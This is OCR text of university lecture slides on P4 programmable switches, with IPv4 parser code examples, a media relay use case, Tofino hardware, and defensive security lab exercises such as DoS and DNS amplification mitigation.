
- P4 switches permit programmer to program the data plane
- Add proprietary features; e.g., emulate RTP relay server
- Parse packet headers, including UDP packets carrying RTP traffic
- Header inspection, identifying media sessions using the 5-tuple
- Modify fields, IP addresses and ports

Bit	0 1 2 3	4 5 6 7	8 9 10 11 12 13	14 15	16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
0	Version	IHL	DSCP	ECN	Total Length
32	Identifier				Flags / Fragment Offset
64	Time To Live		Protocol		Header Checksum
96	Source IP Address				
128	Destination IP Address				
160	Options (if IHL > 5)				

```
header ipv4_t {
    bit<4> version;
    bit<4> ihl;
    bit<8> diffserv;
    bit<16> totalLen;
    bit<16> identification;
    bit<3> flags;
    bit<13> fragOffset;
    bit<8> ttl;
    bit<8> protocol;
    bit<16> hdrChecksum;
    ip4Addr_t srcAddr;
    ip4Addr_t dstAddr;
}
```

P4 Programmable Switches

- P4 switches permit programmer to program the data plane
- Add proprietary features; e.g., emulate RTP relay server
- Parse packet headers, including UDP packets carrying RTP traffic
- Header inspection, identifying media sessions using the 5-tuple
- Modify fields, IP addresses and ports





```
state start {
    transition parse_ethernet;
}
state parse_ethernet {
    packet.extract(hdr.ethernet);
    transition select(hdr.ethernet.etherType) {
        TYPE_IPV4: parse_ipv4;
        default: reject;
    }
}
state parse_ipv4 {
    packet.extract(hdr.ipv4);
    transition accept;
}
```

P4 Programmable Switches

- The relay server makes it possible for two devices behind NAT to connect with each other relays the RTP

RTP Information at relay server

	Device IP - port	Allocated IP - port
A	$IP_{A'}$ - $P_{A'}$	IP_R - P_{RA}
B	$IP_{B'}$ - $P_{B'}$	IP_R - P_{RB}




P4 Programmable Switches

- P4 switches permit programmer to program the data plane
- Add proprietary features; e.g., emulate RTP relay server
- Parse packet headers, including UDP packets carrying RTP traffic
- Header inspection, identifying media sessions using the 5-tuple
- Modify fields, IP addresses and ports

Application example: media (voice) relay server

	Programmable Switch	General-purpose CPU
Cost	$6,000	$ 10,000 - 25,000
Capacity	~35,000,000 connections per switch	~500 connections per core
Latency	400 nanoseconds	Tens to hundreds of milliseconds




Library on Security Applications with P4

Security Applications with P4

- These labs provide a hands-on experience on implementing cybersecurity applications on P4 programmable data planes
- The lab library explains topics such as implementing stateful packet filters, devising mitigation schemes for TCP SYN flood, DNS amplification, and others
- This library uses the BMv2 software switch (open source)

Security Applications with P4

- Example: DoS detection



Library on Security Applications with P4

Experiments

- Lab 1: Introduction to Mininet
- Lab 2: Introduction to P4 and BMv2
- Lab 3: P4 Program Building Blocks
- Lab 4: Parser Implementation
- Lab 5: Introduction to Match-action Tables
- Lab 6: Implementing a Stateful Packet Filter for the ICMP protocol
- Lab 7: Implementing a Stateful Packet Filter for the TCP protocol
- Lab 8: Detecting and Mitigating the DNS Amplification Attack
- Lab 9: Identifying Heavy Hitters using Count-min Sketches (CMS)
- Lab 10: Limiting the Impact of SYN Flood by Probabilistically Dropping Packets
- Lab 11: Blocking Application Layer Slow DDoS Attack (Slowloris)
- Lab 12: Implementing URL Filtering through Deep Packet Inspection and String Matching

P4 Programmable Data Plane Switches based on Intel’s Tofino Chip

P4 PDP Switches based on Intel's Tofino Chip

- These labs provide a hands-on experience on P4 programming running on a production chip
- The lab library describes the architecture of the "Tofino" chip, the software development environment (SDE), and how to use them
- The lab library presents several real examples


```
/************************************************************************
********************** P A R S E R  **********************************
************************************************************************/

    state parse_ethernet {
        packet.extract(hdr.ethernet);
        transition select(hdr.ethernet.etherType) {
            TYPE_IPV4: parse_ipv4;
            default: accept;
        }
    }

    state parse_ipv4 {
        packet.extract(hdr.ipv4);
        verify(hdr.ipv4.ihl >= 5, error.IPHeaderTooShort);
        transition select(hdr.ipv4.ihl) {
            5             : accept;
            default       : parse_ipv4_option;
        }
    }
```

P4 code

Programmable chip

P4 PDP Switches based on Intel's Tofino Chip


- The switch model is Wedge 100BF-32X from Edgecore
- This switch has 32 x 100G QSFP28 switch ports



P4 PDP Switches based on Intel's Tofino Chip

- POD design

Cyberinfrastructure Lab @ UofSC



P4 PDP Switches based on Intel's Tofino Chip

Lab experiments

Lab 1: Introduction to P4 and BMv2
Lab 2: P4 Program Building Blocks
Lab 3: Parser Implementation
Lab 4: Introduction to Match-action Tables (Part 1)
Lab 5: Introduction to Match-action Tables (Part 2)
Lab 6: Populating and Managing Match-action Tables
Lab 7: Checksum Recalculation and Packet Deparsing

Exercises

Exercise 1: Compiling and Testing a P4 Program
Exercise 2: Parsing UDP and RTP
Exercise 3: Building a Simplified NAT
Exercise 4: Configuring Tables at Runtime
Exercise 5: Building a Packet Reflector

DEMO 2 – High-resolution Measurements

https://youtu.be/cWaWxsqVAgc

DEMO 3 – DoS

https://youtu.be/EGQHUdrQ80M

P4 PDP Switches based on Intel's Tofino Chip

Lab experiments

Lab 1: Introduction to P4 and BMv2
Lab 2: P4 Program Building Blocks
Lab 3: Parser Implementation
Lab 4: Introduction to Match-action Tables (Part 1)
Lab 5: Introduction to Match-action Tables (Part 2)
Lab 6: Populating and Managing Match-action Tables
Lab 7: Checksum Recalculation and Packet Deparsing

Exercises

Exercise 1: Compiling and Testing a P4 Program
Exercise 2: Parsing UDP and RTP
Exercise 3: Building a Simplified NAT
Exercise 4: Configuring Tables at Runtime
Exercise 5: Building a Packet Reflector

Other P4 Libraries

Introduction to P4 Lab Series

Lab Experiments

- Lab 1: Introduction to Mininet
- Lab 2: Introduction to P4 and BMv2
- Lab 3: P4 Program Building Blocks
- Lab 4: Parser Implementation
- Lab 5: Introduction to Match-action Tables (Part 1)
- Lab 6: Introduction to Match-action Tables (Part 2)
- Lab 7: Populating and Managing Match-action Tables
- Lab 8: Checksum Recalculation and Packet Deparsing

Lab Exercises

- Exercise 1: Building a Basic Topology
- Exercise 2: Compiling and Testing a P4 Program
- Exercise 3: Parsing UDP and RTP
- Exercise 4: Building a Simplified NAT
- Exercise 5: Configuring Tables at Runtime
- Exercise 6: Building a Packet Reflector

Execute lab experiments / cyber-attacks (self-paced)

Access to Virtual Labs

- Slides:


https://research.cec.sc.edu/cyberinfra/seminar-february-2024

- Virtual lab libraries:

http://ce.sc.edu/cyberinfra/cybertraining.html

Accessing the Platform


- Please use the following link to access the platform:
  - https://netlab.cec.sc.edu/
- Login using the following credentials:
- **Username:** usf_user1, usf_user2, …., usf_user40
- **Temporary Password:**




Cyberinfrastructure Lab @ UofSC

Accessing the Platform


- Please use the following link to access the platform:
  - https://netlab.cec.sc.edu/
- Login using the following credentials:
- **Username:** usf_user1, usf_user2, …., usf_user40
- **Temporary Password:**






Accessing the Platform


- Click on New Lab Reservation
- Click on Schedule Lab for Myself





